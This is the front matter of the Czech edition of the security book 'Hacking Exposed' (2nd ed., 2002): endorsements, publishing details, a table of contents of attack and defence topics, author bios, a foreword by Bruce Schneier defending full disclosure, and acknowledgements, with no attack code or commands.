

CO JEŠTĚ NEVÍTE O...  
KOMUNIKACE & SÍTĚ

„Informace s cenou zlata.“  
– Bruce Schneier, přední bezpečnostní expert (CIS)

# HACKING

## bez tajemství

aktualizované  
**2. vydání**

Joel Scambray, Stuart McClure, George Kurtz

**Windows, NetWare, UNIX/Linux**

- ▶ Poznejte metody a nástroje hackerů
- ▶ Najděte a odstraňte slabá místa vaší sítě
- ▶ Odhalte útoky a zabraňte průnikům do vašich systémů
- ▶ Otestujte bezpečnost přijatých opatření

NYNÍ S  
**CD!**

comptech  
**press**

VŠECHNÝ CESTY  
K INFORMACÍM

Světový i domácí bestseller č.1

# HACKING bez tajemství

## Ohlasy na 2. aktualizované vydání

„Klíčovým krokem k poznání nepřitele je především porozumět jeho zbraním.

Hacking bez tajemství je odhaluje ... a nejen je.“

- **Lance Spitzner**, člen bezpečnostního týmu GESS u Sun Microsystems  
a koordinátor projektu Honeynet.

Majitelé počítačů a sítí jsou vystavení hrozbám, jejichž důmyslnost i množství roste. Ať už jde o mapování sítí, využívání rostoucího počtu děr, používání rootkitů pro zahlazení stop či distribuované zahlcování služeb, je nezbytné védět, jak jsou útoky vedeny a jak se proti nim bránit. Hacking bez tajemství úspěšně vnáší jasno do všech používaných nástroju a metod a podává recepty na protiopatrení a odkazy na aktuální popisy řešení, s nimiž vylepšíte svou obranu.“

- **Dávid Ditrich**, odborník na útoky DDoS a konzultant z University of Washington.

„Proč moudří autoři zverejnili informace o tom, jak se „nahákovat“ do počítače? Poukazují na to, že hackeři přijdou na to, jak se dostat do cizích systémů, tak jako tak. Tím, kdo potřebuje porozumět metodám hackerů, je systémový administrátor a další počítačoví profesionálové, aby mohli ochránit citlivá místa svých systémů.“

- **Rolf Dobelli**, getAbstract, Švýcarsko, na internetovém knihkupectví Amazon.com

„Kniha síťové bezpečnosti, která stanovila nová méritka, zvedla nyní laťku ještě výš.“

Hacking bez tajemství je kompletním a přesným průvodcem čtenáře nástroji a postupy používanými dnešními útočníky.“

- **Barmanyjack**, expert z Win32 Buffer Overflow

„Tato kniha vám dá to, co žádný jiný zdroj: schopnost jednoznačně si ověřit bezpečnost vaší sítě, a to ryze prakticky.“

- **Ofir Arkin**, analytik -CMP

„Nenechte se zmást tloušťkou knihy. Byla jednou z nejčтивějších (a nejnapínavějších), které jsem za dlouhou dobu četl. Záleží-li vám na odolnosti vašeho webu či firewallu, ať už doma nebo v práci, má pro vás tahle kniha vážně cenu zlata.“

Po jejím přečtení jsem svůj firewall poradně utesnil.“

- **Scott Welliver**, čtenář Swartz Creek, Michigan, USA,  
na internetovém knihkupectví Amazon.com

**Joel Scambray  
Stuart McClure  
George Kurtz**

# Hacking bez tajemství, 2. aktualizované vydání

**Computer Press**  
**Praha**  
**2002**

CO JEŠTĚ NEVÍTE O...  
KOMUNIKACE & SITE

„Informace s cenou zlata.“  
– Bruce Schneier, přední bezpečnostní expert (CIS)

# HACKING

## bez tajemství

aktualizované  
**2. vydání**

Joel Scambray, Stuart McClure, George Kurtz

Windows, NetWare, UNIX/Linux

- Poznejte metody a nástroje hackerů
- Najděte a odstraňte slabá místa vaší sítě
- Odhalte útoky a zabraňte průnikům do vašich systémů
- Otestujte bezpečnost přijatých opatření



computer  
press

VŠECHNY CESTY  
K INFORMACÍM

Světový i domácí bestseller č.1

# Hacking bez tajemství, 2. aktualizované vydání

Joel Scambray, Stuart McClure, George Kurtz

Copyright © Computer Press\* 2002. Vydání druhé. Všechna práva vyhrazena.

Vydavatelství a nakladatelství Computer Press",

Hornocholupická 22, 143 00 Praha 4, <http://www.cpress.cz>

ISBN 80-7226-644-6

Prodejní kód: KO656

Překlad: Petr Břehovský, Josef Pojsl, Radek Čevela

Odborná korektura: Libor Dostatek

Jazyková korektura: Marie Schreinerová

Vnitřní úprava: Petr Klíma

Sazba: Martin Hanslian

Rejstřík: Pavlína Bauerová

Obálka: Ivana Mitáčková

Komentář na zadní straně obálky: Ivo Magera

Technická spolupráce: Mirek Zachrdle, Pavla Větříšková

Odpovědný redaktor: Ivo Magera

Vedoucí technický redaktor: Martin Hanslian

Produkce: Petr Baláš

Originál edition copyright 2001 by The McGraw-Hill Companies, as set forth in copyright notice of Proprietor's edition. All rights reserved. Czech edition copyright 2002 by Computer Press. All rights reserved.

Translation: © Computer Press, 2002.

Autorizovaný překlad z originálního anglického vydání Hacking Exposed: Network Security Secrets & Solutions Third Edition.

Originální copyright: © The McGraw-Hill Companies, 2001.

Překlad: © Computer Press, 2002.

**Žádná část této publikace nesmí být publikována a šířena žádným způsobem a v žádné podobě  
bez výslovného svolení vydavatele.**

**Veškeré dotazy týkající se distribuce směřujte na:**

**Computer Press Brno**, náměstí 28. dubna 48, 635 00 Brno-Bystrc,  
tel. (05) 46 12 21 11, e-mail: [distribuce@cpress.cz](mailto:distribuce@cpress.cz)

**Computer Press Bratislava**, Hattalova 12, 831 03 Bratislava, Slovenská republika,  
tel.: +421 (2) 44 45 20 48, 44 25 17 20, e-mail: [distribucia@cpress.sk](mailto:distribucia@cpress.sk)

**Nejnovější informace o našich publikacích naleznete na adrese:**

<http://www.cpress.cz/knihy/bulletin.html>.

**Máte-li zájem o pravidelné zasílání bulletinu do Vaší e-mailové schránky, zašlete nám jakoukoliv,  
i prázdnou zprávu na adresu [bulletin@cpress.cz](mailto:bulletin@cpress.cz).**

**vltava.cz**

internetový obchod

<http://www.vltava.cz>

Nejširší nabídka literatury, hudby, MP3,  
multimediálního softwaru a videa za  
bezkonkurenční ceny.



Vaše dotazy, vzkazy, nášemy, připomínky ke knižní produkci  
Computer Press přijímá 24 hodin denně naše horká linka:

[knihy@cpress.cz](mailto:knihy@cpress.cz)

# OBSAH

PŘEDMLUVA .....	XIX
PODĚKOVÁNÍ .....	XXI
ÚVOD .....	XXIII
INTERNETOVÁ BEZPEČNOST - SMRT ZPŮSOBENÁ TISÍCI ŠKRÁBNUTÍMI ..	XXIII
Řešení: Více Informací .....	xxiv
Co je nového ve druhém vydání .....	xxv

## ČÁST 1

### PŘÍPRAVA PŮDY

STUDIE: NOVÉ ZBOŽÍ .....	2
<b>1 Hledání stop .....</b>	<b>3</b>
CO TO JE VYHLEDÁVÁNÍ STOP? .....	4
Proč je hledání stop tak důležité? .....	4
HLEDÁNÍ STOP V INTERNETU .....	4
Krok 1. Určení sféry zájmů .....	5
Krok 2. Mapování sítě .....	8
Krok 3. Zkoumání DNS .....	17
Krok 4. Průzkum sítě .....	21
SHRNUTÍ .....	24
<b>2 Skenování .....</b>	<b>25</b>
IDENTIFIKACE FUNKČNÍCH SYSTÉMŮ .....	26
IDENTIFIKACE BĚŽÍCÍCH SLUŽEB .....	32
Typy skenů .....	32
Identifikace služeb TCP a UDP .....	33
Skenery na platformě Windows .....	38

Obrana proti skenování portů . . . . .	42
<b>IDENTIFIKACE OPERAČNÍHO SYSTÉMU . . . . .</b>	<b>45</b>
Aktivní identifikace operačního systému . . . . .	45
Pasívni identifikace operačního systému . . . . .	48
<b>AUTOMATIZOVANÉ UTILITY . . . . .</b>	<b>50</b>
SHRNUTÍ . . . . .	51
<b>3 Inventarizace . . . . .</b>	<b>53</b>
INVENTARIZACE WINDOWS NT/2000 . . . . .	54
Inventarizace síťových prostředků NT/2000 . . . . .	57
Inventarizace počítače s NT/2000 . . . . .	67
Inventarizace aplikací a bannerů NT/2000 . . . . .	77
INVENTARIZACE NOVELL NETWARE . . . . .	81
Analýza Okolních počítačů . . . . .	81
INVENTARIZACE UNIXU . . . . .	84
INVENTARIZACE BGP . . . . .	93
SHRNUTÍ . . . . .	95
<b>ČÁST 2</b>	
<b>HACKOVÁNÍ SYSTÉMU</b>	
STUDIE: ZASTAVTE SE A PŘIVOŇTE K RÚŽÍM . . . . .	98
<b>4 Hackování Windows 95, 98 a ME . . . . .</b>	<b>99</b>
SÍŤOVÉ ÚTOKY NA WIN9X . . . . .	100
Příme pripojení ke sdíleným prostředkům . . . . .	101
Zadní vrátká a trojští koně . . . . .	105
Chyby v serverových aplikacích . . . . .	109
DoS útoky na Win9x . . . . .	109
LOKÁLNÍ ÚTOKY NA WIN9X . . . . .	110
WINDOWS MILLENIUM (ME) . . . . .	115
Sítové útoky na WinMe . . . . .	115
Lokální útoky na WinMe . . . . .	116
WINDOWS XP HOME EDITION . . . . .	117
ICF (Internet Connection Firewall - firewall pro pripojení do Internetu) . . . . .	118
Integrovaný MS Passport - jednorázový login pro Internet . . . . .	118
Vzdálené řízení . . . . .	118
SHRNUTÍ . . . . .	119
<b>5 Hackování Windows NT . . . . .</b>	<b>121</b>
PŘEHLED . . . . .	122

Kam	míříme.....	123
A co Windows 2000? .....		123
PÁTRANÍ PO ÚČTU ADMINISTRÁTORA .....		124
Vzdálené útoky: Odmítnutí služby a pretečení vyrovnávací paměti .....		136
Zvýšení privilegií .....		139
UPEVNĚNÍ MOCI .....		149
Zneužívání důvěry .....		157
Sniffery .....		163
Vzdálené ovládání a zadní vrátka .....		166
Presmerování portů .....		176
Obecná opatření proti kompromitaci prístupových oprávnění .....		179
ROOTKIT: ÚPLNÁ KOMPROMITACE .....		182
ZAHLAZENÍ STOP .....		184
Vypnutí auditu .....		184
Odstránení protokolu udalostí .....		185
Skrývání souborů .....		185
SHRNUTÍ .....		187
<b>6 Hackovaní Windows 2000 .....</b>		<b>189</b>
STOPOVÁNÍ .....		190
SKENOVÁNÍ .....		191
ZÍSKÁVÁNÍ UŽITEČNÝCH INFORMACÍ .....		195
PRÚNIK .....		197
Hádání hesel NetBIOS-SMB .....		197
Odposlouchávání hašů hesel .....		198
SMBRelay .....		198
Útoky na IIS 5 .....		205
Vzdálené přetečení vyrovnávací paměti .....		205
ODMÍTNUTÍ SLUŽBY .....		205
ZVÝŠENÍ PRIVILEGIÍ .....		210
VYKRÁDÁNÍ ÚDAJŮ .....		214
Zmocnění se hašů hesel ve Windows 2000 .....		214
Šifrovaný souborový systém EFS .....		219
Zneužívání důvěry .....		224
ZAHLAZENÍ STOP .....		226
Vypnutí auditu .....		226
Odstránení protokolu .....	udalostí .....	226
Skrývání souborů .....		227
ZADNÍ VRÁTKA .....		227

Manipulace při startu systému . . . . .	227
Vzdálené ovládání . . . . .	229
Zaznamenávání stisknutí kláves . . . . .	231
<b>OBEVNÁ PROTIOPATŘENÍ: NOVÉ BEZPEČNOSTNÍ NÁSTROJE VE WINDOWS</b>	<b>232</b>
runas . . . . .	234
<b>BUDOUCNOST SYSTÉMU WINDOWS 2000</b> . . . . .	<b>235</b>
.NET FRAMEWORK . . . . .	235
<b>KÓDOVÉ OZNAČENÍ WHISTLER</b> . . . . .	<b>236</b>
Verze Whistler . . . . .	236
Bezpečnostní vlastnosti Whistlera . . . . .	236
Poznámka o Raw Sockets a dalších nedoložených tvrzeních . . . . .	239
<b>SHRNUTÍ</b> . . . . .	<b>239</b>
<b>7 Hackování Novell NetWare</b> . . . . .	<b>243</b>
PŘIPOJIT SE, ALE NEDOTÝKAT . . . . .	244
ZMAPOVÁNÍ BINDERY A NDS STROMŮ . . . . .	246
JAK OTEVŘÍT ODEMKNUTÉ DVEŘE . . . . .	252
ZÍSKÁNÍ ADMINA . . . . .	257
ZRANITELNOST APLIKACÍ . . . . .	259
SPOOFING ÚTOKY (PANDORA) . . . . .	262
A JSTE JAKO ADMIN NA SERVERU . . . . .	264
ZÍSKÁNÍ NDS SOUBORŮ . . . . .	266
OŠETŘENÍ LOGŮ . . . . .	270
Záznamy konzoly (Console Logs) . . . . .	272
ZÁVĚR . . . . .	275
<b>8 Hackování UNIXu</b> . . . . .	<b>277</b>
HLEDÁNÍ ROOTA . . . . .	278
Krátký přehled . . . . .	278
Mapování slabých míst . . . . .	278
VZDÁLENÝ VERSUS LOKÁLNÍ PŘÍSTUP . . . . .	279
VZDÁLENÝ PŘÍSTUP . . . . .	280
Datové útoky . . . . .	283
Já chci shell . . . . .	289
Běžné typy síťových útoků . . . . .	292
LOKÁLNÍ PŘÍSTUP . . . . .	311
KONTO SUPERUŽIVATELE JE NAŠE, CO DÁL? . . . . .	327
Rootkity . . . . .	327
Uvedení napadeného systému do původního stavu . . . . .	337
SHRNUTÍ . . . . .	338

**ČÁST 3****HACKOVÁNÍ SITE**

STUDIE: POUŽITÍ VŠECH TĚCH ŠPINAVÝCH TRIKŮ . . . . .	342
<b>9 Hacking vytáčeného spojení PBX, hlasové pošty a sítí VPN . . . . .</b>	<b>345</b>
PŘÍPRAVA K ÚTOKU . . . . .	347
HROMADNÉ VYTÁČENÍ . . . . .	348
Hardware . . . . .	348
Právní otázky . . . . .	349
Náklady na meziměstské hovory . . . . .	349
Software . . . . .	349
ÚTOKY HRUBOU SILOU . . . . .	361
ÚTOKY NA POBOČKOVÉ ÚSTŘEDNY . . . . .	370
SYSTÉMY HLASOVÉ POŠTY . . . . .	374
ÚTOKY NA VPN . . . . .	378
SHRNUTÍ . . . . .	382
<b>10 Sítová zařízení . . . . .</b>	<b>385</b>
OBJEVOVÁNÍ . . . . .	386
Detekce . . . . .	386
SNMP . . . . .	393
ZADNÍ DVÍRKA . . . . .	396
Implicitní konta . . . . .	396
Slabá místa . . . . .	399
SDÍLENÍ VERSUS PŘEPÍNÁNÍ . . . . .	406
Identifikace médiia . . . . .	406
Hesla na stříbrném podnosu: Dsniff . . . . .	407
Odpolouchávání na síťovém přepínači . . . . .	409
ÚTOKY NA BEZDRÁTOVÉ SÍTĚ . . . . .	416
Bezdrátová LAN IEEE 802.11 . . . . .	416
WAP (Celulární telefon) . . . . .	418
SHRNUTÍ . . . . .	419
<b>11 Firewally . . . . .</b>	<b>421</b>
TYPY FIREWALLŮ . . . . .	422
IDENTIFIKACE FIREWALLŮ . . . . .	422
Pokročilé vyhledávání firewallů . . . . .	427
SKENOVÁNÍ SKRZ FIREWALLY . . . . .	430
FILTROVÁNÍ PAKETŮ . . . . .	434

ZRANITELNOST APLIKAČNÍCH PROXY SERVERŮ . . . . .	437
Chyby programu WinGate . . . . .	438
SHRNUTÍ . . . . .	441
<b>12 Útoky typu DoS . . . . .</b>	<b>443</b>
MOTIVACE ÚTOČNÍKŮ . . . . .	444
TYPY DOS ÚTOKŮ . . . . .	445
Obsazení přenosové kapacity linky . . . . .	445
Přivlastnění systémových zdrojů . . . . .	446
Chyby v programech . . . . .	446
Útoky na DNS a systémy směrování paketů . . . . .	446
OBECNÉ DOS ÚTOKY . . . . .	447
Cílové systémy . . . . .	449
DOS ÚTOKY NA UNIX A WINDOWS NT . . . . .	452
Sítové útoky typu DoS . . . . .	453
Distribuované útoky DoS . . . . .	456
Lokální útoky typu DoS . . . . .	461
SHRNUTÍ . . . . .	462

## ČÁST 4

### HACKOVÁNÍ SOFTWARU

STUDIE: TICHÝ A SMRTÍCÍ . . . . .	464
<b>13 Slabá místa vzdáleného přístupu . . . . .</b>	<b>465</b>
ODHALENÍ SOFTWARU PRO VZDÁLENÝ PŘÍSTUP . . . . .	466
PŘIPOJENÍ . . . . .	466
SLABÁ MÍSTA . . . . .	467
VNC (VIRTUAL NETWORK COMPUTING) . . . . .	473
TERMINÁL SERVER OD MICROSOFTU A CITRIX ICA . . . . .	476
Server . . . . .	476
Klient . . . . .	476
Datové spojení . . . . .	476
Vyhledávání cílů . . . . .	477
Útok na Terminál Server . . . . .	478
Další úvahy o bezpečnosti . . . . .	481
SHRNUTÍ . . . . .	483
<b>14 Pokročilé metody . . . . .</b>	<b>485</b>
PŘEBÍRÁNÍ SPOJENÍ . . . . .	486
ZADNÍ VRÁTKA . . . . .	489

TROJŠTÍ KONĚ . . . . .	508
KRYPTOGRAFIE . . . . .	510
Terminologie . . . . .	510
Třídy útoků . . . . .	511
Útoky na Secure Shell (SSH) . . . . .	511
NARUŠENÍ OPERAČNÍHO SYSTÉMU: ROOTKITY	
A NÁSTROJE PRO VYTVAŘENÍ SNÍMKŮ SYSTÉMU . . . . .	513
PRÁCE S LIDMI . . . . .	515
SHRNUTÍ . . . . .	517
<b>15 Hackování webů . . . . .</b>	<b>519</b>
ANALÝZA WEBOVÉHO SERVERU . . . . .	520
HLEDÁNÍ DOBŘE ZNÁMÝCH CHYB . . . . .	523
Odhadování bezpečnostních děr ve skriptech . . . . .	523
Automatizované aplikace . . . . .	525
ÚTOKY VYUŽÍVAJÍCÍ NEDOSTATEČNÉ KONTROLY VSTUPNÍCH DAT . . . . .	528
Chyby v CGI . . . . .	531
IIS a chyby v ASP (Active Server Pages) . . . . .	533
Chyby serveru Cold Fusion . . . . .	542
PŘEPLNĚNÍ VYROVNÁVACÍ PAMĚTI . . . . .	544
ŠPATNÝ NÁVRH STRÁNEK . . . . .	550
NÁSTROJE URČENÉ K ÚTOKŮM NA WEB . . . . .	552
SHRNUTÍ . . . . .	555
<b>16 Hackování Internetového uživatele . . . . .</b>	<b>557</b>
NEPŘÁTELSKÝ MOBILNÍ KÓD . . . . .	558
Microsoft ActiveX . . . . .	559
Bezpečnostní díry v Javě . . . . .	568
Pozor na cookies . . . . .	571
Chyby rámců HTML (frame) Internet Explorera . . . . .	574
ZNEUŽITÍ SSL . . . . .	576
ZNEUŽÍVÁNÍ ELEKTRONICKÉ POŠTY . . . . .	578
Generování e-mailů . . . . .	578
Vykonání libovolného kódu prostřednictvím e-mailu . . . . .	581
Outlook a červi šířící se pomocí adresáře . . . . .	592
Útoky pomocí příloh dopisů (attachmentů) . . . . .	594
Iniciování odchozích spojení . . . . .	601
ÚTOKY NA IRC . . . . .	604
ÚTOKY NA NAPSTER POMOCÍ WRAPSTERU . . . . .	605
GLOBÁLNÍ OBRANA PROTI ÚTOKŮM NA ÍNTERNETOVÉHO UŽIVATELE . . . . .	606

SHRNUTÍ . . . . .	607
-------------------	-----

**ČÁST 5****PŘÍLOHY**

<b>A Porty . . . . .</b>	<b>611</b>
<b>B 14 nejdůležitějších bezpečnostních děr . . . . .</b>	<b>617</b>
<b>Rejstřík . . . . .</b>	<b>619</b>

Mým rodičům a jejich rodičům, kteří mě vypravili na cestu; mojí ženě, která mě po ní vede; a mým dětem, které jí *dávají* nové kouzelné směry.

—Joel Scambray

Mojí ženě a dětem, bez jejichž lásky a podpory by moje práce nebyla možná;  
a mým rodičům za jejich neutuchající důvěru.

- Stuart McClure

Tato kniha je věnována mojí milující ženě Anně. Bez jejího pochopení, podpory a nepřetržitého povzbuďování bych nikdy obě vydání této knihy nedokončil. Také bych chtěl poděkovat celé rodině za jejich pomoc při „hledání času“, když se zdálo, že konečný termín odevzdání textu nelze splnit.

- George Kurtz

Těm, kdo hledají pravdu, přejeme, aby mohli v hledání pokračovat bez nátlaku a cenzury.

— Autoři

# O autorech

## Joel Scambray



Joel Scambray je šéfem Foundstone, Inc. (<http://www.foundstone.com>), kde poskytuje konzultační služby o bezpečnosti informačních systémů zavedeným firmám z Fortune 50, ale i těm začínajícím. Má praktické zkušenosti s mnoha bezpečnostními technologiemi a navrhl a analyzoval bezpečnostní architektury mnoha aplikací a produktů. Mezi periodika publikovaná panem Scambrayem patří měsíční „Ask Us About...Security“ (Zeptejte se nás...na bezpečnost) (<http://www.microsoft.com/technet/security/>) pro Microsoft TechNet a týdenní sloupek „Security Watch“ (Bezpečnostní hlídka) v časopisu InfoWorld (<http://www.infoworld.com/security>), kde navíc publikoval více než tucet technologických analýz různých produktů. Pracoval jako manažer skupiny pro bezpečnostní řešení v Ernst & Young LLP, starší analytik testovacího centra InfoWorldu a jako ředitel IT jedné velké komerční firmy. Pan Scambray je CISSP (Certified Information Systems Security Professional) a CCSE (Certified Checkpoint Security Engineer).

Joela Scambraye můžete zastihnout na adresu [joel@hackingexposed.com](mailto:joel@hackingexposed.com).

## Stuart McClure



Stuart McClure je Prezident/CTO firmy Foundstone, Inc. (<http://wwTW.foundstone.com>) a má více než desetileté zkušenosti z oblasti IT a bezpečnosti. Pan McClure se specializuje na bezpečnostní audity, posudky firewallů, testování e-komerce aplikací, revize serverů, PKI technologie, detekci průniků a řešení incidentů. Více než dva roky je spoluautorem sloupku „Security Watch“ pro časopis InfoWorld, který se globálně zabývá bezpečností IT, aktuálními bezpečnostními problémy, útoky a chybami. Poslední čtyři roky strávil v Big 5 security consulting a testovacím centru InfoWorldu, kde testoval tucty softwarových a hardwarových produktů souvisejících s bezpečností sítí. Před tím strávil více než sedm let zabezpečováním systémů a sítí založených na produktech Cisco, Novell, Solaris, AIX, AS/400, Windows NT a Linux v akademickém prostředí a státních organizacích.

Stuarta McClura můžete zastihnout na adresu [stuart@hackingexposed.com](mailto:stuart@hackingexposed.com).

## George Kurtz



George Kurtz je CEO Foundstone, Inc. (<http://www.foundstone.com>), která je přední konzultační a školicí firmou v oblasti bezpečnosti. Pan Kurtz je mezinárodně uznávaným odborníkem na bezpečnost, který ve svém testovacím centru uskutečnil stovky auditů firewallů, sítí a e-commerce aplikací. Pan Kurtz má značné zkušenosti s detekcí průniků, firewally, řešením incidentů a realizací systémů pro vzdálený přístup. Je pravidelným řečníkem na mnoha bezpečnostních konferencích a bývá citován v širokém spektru publikací, včetně The Wall Street Journalu, InfoWorldu, USA Today a Associated Press. Pan Kurtz je pravidelně zván, aby komentoval nejnovější události týkající se bezpečnosti IT a vystupuje v programech různých televizních stanic, včetně CNN, CNBC, NBC a ABC.

George Kurtze můžete zastihnout na adresu [george@hackingexposed.com](mailto:george@hackingexposed.com).

# O odborných konzultantech

## Saumil Shah

Saumil Shah poskytuje klientům Foundstone Inc. konzultační služby z oblasti bezpečnosti IT. Specializuje se na etické průniky do systémů a bezpečnostní architektury. Je certifikován jako CISSP (Certified Information Systems Security Professional). Pan Shah má více než šestileté zkušenosti se systémovou administrací, návrhem sítí, integrací heterogenních systémů a bezpečností informačních systémů. Provedl nespočet etických útoků pro mnoho významných společností IT. Před tím, než přešel k Foundstone, pracoval jako starší konzultant ve firmě Ernst & Young, kde byl zodpovědný za návrh bezpečnostních architektur. Publikoval knihu *The Anti-Virus Book* vydanou nakladatelstvím Tata McGraw-Hill India a pracoval jako výzkumný asistent na Indickém Institutu Managementu v Ahmedabadu.

Saumila Shaha můžete zastihnout na adresu saumil.shah@foundstone.com

## Victor Robert „Bob“ Garza

Bob Garza je síťový administrátor velké mezinárodní korporace ze Silicon Valley. Je zodpovědný za podporu, řízení a bezpečnost sítě s více než 25 000 počítači. Má více než dvacetileté zkušenosti z počítačového průmyslu a je autorem několika příruček pro začátečníky. Posledních 9 let píše recenze síťových a bezpečnostních produktů pro InfoWorld a Federal Computer Week. Pan Garza dosáhl titulu M.S. v managementu telekomunikací a B.S. v managementu informačních systémů.

## Eric Schultze

Eric Schultze pracuje v oboru informačních technologií a jejich bezpečnosti devět let. Zaměřuje se především na hodnocení a zabezpečování platform a technologií Microsoftu. Je častým řečníkem na konferencích o bezpečnosti jako jsou NetWorld Interop, Usenix, BlackHat, SANS a MIS a je instruktorem institutu pro počítačovou bezpečnost. Pan Schultze také vystupoval v televizních pořadech a publikoval v tisku (NBC, CNBC, TIME, ComputerWorld a The Standard). Byl zaměstnán u firem Foundstone, Inc., SecurityFocus.com, Ernst & Young, Price Waterhouse, Bealls Inc. a Salomon Brothers. Byl spoluautorem prvního vydání této knihy a nyní je managerem vývoje jedné softwarové firmy.

## Martin W. Dolphin

Martin Dolphin je starším managerem Security Technology Solutions v pobočce Ernst & Young v Nové Anglii. Pan Dolphin má více než desetiletou praxi v administraci výpočetních systémů, s více než pětiletou specializací na Windows NT, Novell a bezpečnost Internetu. Pan Dolphin je přednášejícím v našem programu Extrém Hacking. Specializuje se na přednášky Defending Your Site (obrana vašeho systému).

# PŘEDMLUVA

Když v lese padne strom, určitě vydá zvuk, přestože v blízkosti není nikdo, kdo by ho slyšel. Když však má počítačová síť bezpečnostní díru a nikdo o tom neví, můžeme říci, že není bezpečná? Jenom největší Berkeleyský idealista by mohl proti prvnímu tvrzení něco namítat. Druhá dedukce už však není tak zřejmá.

Síť s bezpečnostní dírou není bezpečná pouze pro ty, kdo o díře ví. Pokud o ní neví nikdo (jedná se například o chybu, která dosud nebyla objevena), je síť bezpečná. Pokud o chybě ví jediný člověk, síť není bezpečná pouze pro něho. Pro všechny ostatní bezpečnou je. Jestliže o chybě ví výrobci síťových zařízení... jestliže o ní ví bezpečnostní poradci ... jestliže o ní ví hackerská komunita, tak se bezpečnost sítě každým dalším člověkem, který o chybě ví, snižuje.

Je to tak? Bezpečnostní díra existuje, ať již o ní někdo ví, nebo ne. Publikování chyby nezpůsobí, že se síť stane nezabezpečenou. Zveřejnění chyby pouze zvýší pravděpodobnost, že ji útočník zneužije, ale nezávažnost samotné chyby. Zveřejnění chyby ale také zvyšuje pravděpodobnost, že lidé budou schopni se s chybou vypořádat. Stejně jako když útočník o chybě neví, tak ji nemůže zneužít, nemůže se ani obránce bránit před chybou, kterou nezná.

Udržování chyb v tajnosti je tedy příliš křehkou cestou k bezpečí. Zatajení chyby funguje jen do té doby, dokud chyba zůstává tajemstvím. Zajímavou vlastností informací však je jejich tendence k rozšiřování. Někteří lidé vyzrazují tajemství neúmyslně, jiní k tomu mají důvod. Někdy je tajemství znovuobjeveno někým jiným. A jakmile je tajemství prozrazeno, již nikdy je nelze znova skrýt.

Bezpečnost, která je založena na publikování chyb je nejspolehlivější. Ano, útočníci se o bezpečnostních dírách dozvídají, ale oni by se o nich dozvěděli v každém případě. Je mnohem důležitější, aby se o nich dozvěděli obránci, výrobci (aby je mohli zacelit) a systémoví administrátoři, kteří pak mohou zabezpečit své systémy. Čím více lidí o chybě ví, tím lépe a dříve může být odstraněna. Ztotožnění se s přirozeným tokem informací přináší mnohem lepší výsledky, než snaha s ním bojovat.

Toto je filozofie propagovaná hnutím za plné zveřejnění všech problémů, vede během několika posledních let k mnohem bezpečnějšímu Internetu. Výrobci softwaru dnes díky veřejným demonstracím

jen velmi těžko popřít, že jejich software obsahuje chybu. V případě, že jsou problémy s konkrétním produktem zveřejněny v novinách, mohou je společnosti jen velmi těžko smést se stolu. Internet je stále velmi nebezpečným místem, ale vše by bylo ještě mnohem horší, kdyby byly bezpečnostní díry před veřejností zatajovány.

To, že je informace dostupná, ji však ještě nedoručí do těch správných rukou. A to je ten pravý důvod, proč vznikla tato kniha, která je esencí snahy o plné zveřejnění všech problémů. Jedná se o pokud možno kompletní dílo o bezpečnostních chybách, které objasňuje co jsou zač, jak se projevují a jak s nimi naložit. Z této knihy se o své síti a jejím zabezpečení dozvíte mnohem více, než z kterékoli jiné. Tato kniha je informačním klenotem.

Je samozřejmé, že informace z této knihy mohou být použity pro dobré, ale i špatné účely. Někdo může uvedené materiály snadno použít jako manuál k útokům na počítačové systémy. Je ale zřejmé, že výhody zveřejnění uvedených informací převažují nad nevýhodami. Navíc, útočníci již svoje manuály mají. Jedná se o webové servery, diskusní fóra a uživatelsky přívětivé nástroje. Ten kdo má zájem na průniku do sítě nebo systému, již relevantní informace má (i když ne tak přehledně uspořádané). Jsou to obránci, kdo potřebuje vědět jak útočníci postupují, jak fungují jejich nástroje a které chyby čekají v jejich systémech na zneužití.

První vydání této knihy bylo počítačovým bestsellerem. Za méně než rok bylo prodáno více než 70 000 výtisků. Fakt, že druhé vydání následuje tak brzo po prvním naznačuje, jak rychle se situace v oblasti počítačové bezpečnosti vyvíjí. Objevilo se příliš mnoho nových informací, které si druhé vydání prostě využily.

V budově CIA je do jedné zdi vytěsnán biblický citát: „Měl bys znát pravdu, učiní tě svobodným.“ Vědění je síla, která vám umožní činit správná rozhodnutí na základě pravdivých informací o světě... a ne na základě informací, které jako pravdivé pouze vypadají. Tato kniha vám poskytuje vědomosti a sílu, která je provází. Používejte je moudře.

Bruče Schneier, 1. července 2000  
CTO, Counterpane Internet Security, Inc.  
<http://www.counterpane.com>

Bruče Schneier je zakladatelem a CTO firmy Counterpane Internet Security, Inc. (<http://www.counterpane.com>), která je přední firmou v oblasti monitorování bezpečnosti. Navrhl Blowfish, Twofish a Yarrow. Jeho poslední knihou je *Secrets and Lies: Digital Security in a Networked World*.

# PODĚKOVÁNÍ

---

Tato kniha by nevznikla bez podpory, povzbuzování, názorů a příspěvků mnoha lidí. Doufáme, že jsme na nikoho nezapomněli a hluboce se omlouváme za všechna přehlédnutí.

V první řadě děkujeme našim rodinám za podporu během mnohaměsíčního výzkumu a psaní. Jejich porozumění a podpora pro nás byla rozhodujícím faktorem, který umožnil dokončení této knihy. Doufáme, že jim budeme moci čas strávený na tento projektu vynahradit.

Za druhé zaslouží poklepání po zádech každý z autorů. Jedná se totiž o kolektivní dílo, které by nevzniklo bez vzájemného povzbuzování.

Rádi bychom poděkovali všem našim kolegům z Foundstone za všemožnou pomoc a mnohé rady. Konkrétně děkujeme Stephanu Barnesovi za jeho příspěvky do diskuse o pobočkových ústřednách a hlasové poště v kapitole 9. Také děkujeme Ericu Birkholzovi za studii číslo IV a Samuielu Shahovi a Christi Prosiseovi, za noční diskuse o bezpečnosti internetového klienta a zabezpečení serveru. Také děkujeme Jasonu Glassbergovi za jeho zábavný pohled na svět bezpečnosti.

Za enormní pomoc, odborné rady při kontrole několika kapitol a skvělé připomínky děkujeme Simple Nomadovi, Fyodorovi a Lance Spitznerovi. Zvláště bychom chtěli poděkovat Fyodorovi za jeho vedení v kapitole o Unixu a za jeho dar vytvářet vynikající kód.

Dík patří také Bruče Schneierovi za jeho navigaci v nepřeberném množství probíraných témat a za jeho vynikající komentáře v předmluvě.

Ještě jednou se musíme sklonit přede všemi, kdo vytvořili nespočetné množství nástrojů a testovacích kódů, o kterých se zmiňujeme v této knize. Jedná se o Toddha Sabina, Mike Schiffmana, Simple Nomada a George Guninskiho. Zvláště chceme poděkovat Hobbitovi za jeho netcat a za jeho cenné rady týkající se problematiky přesměrování portů.

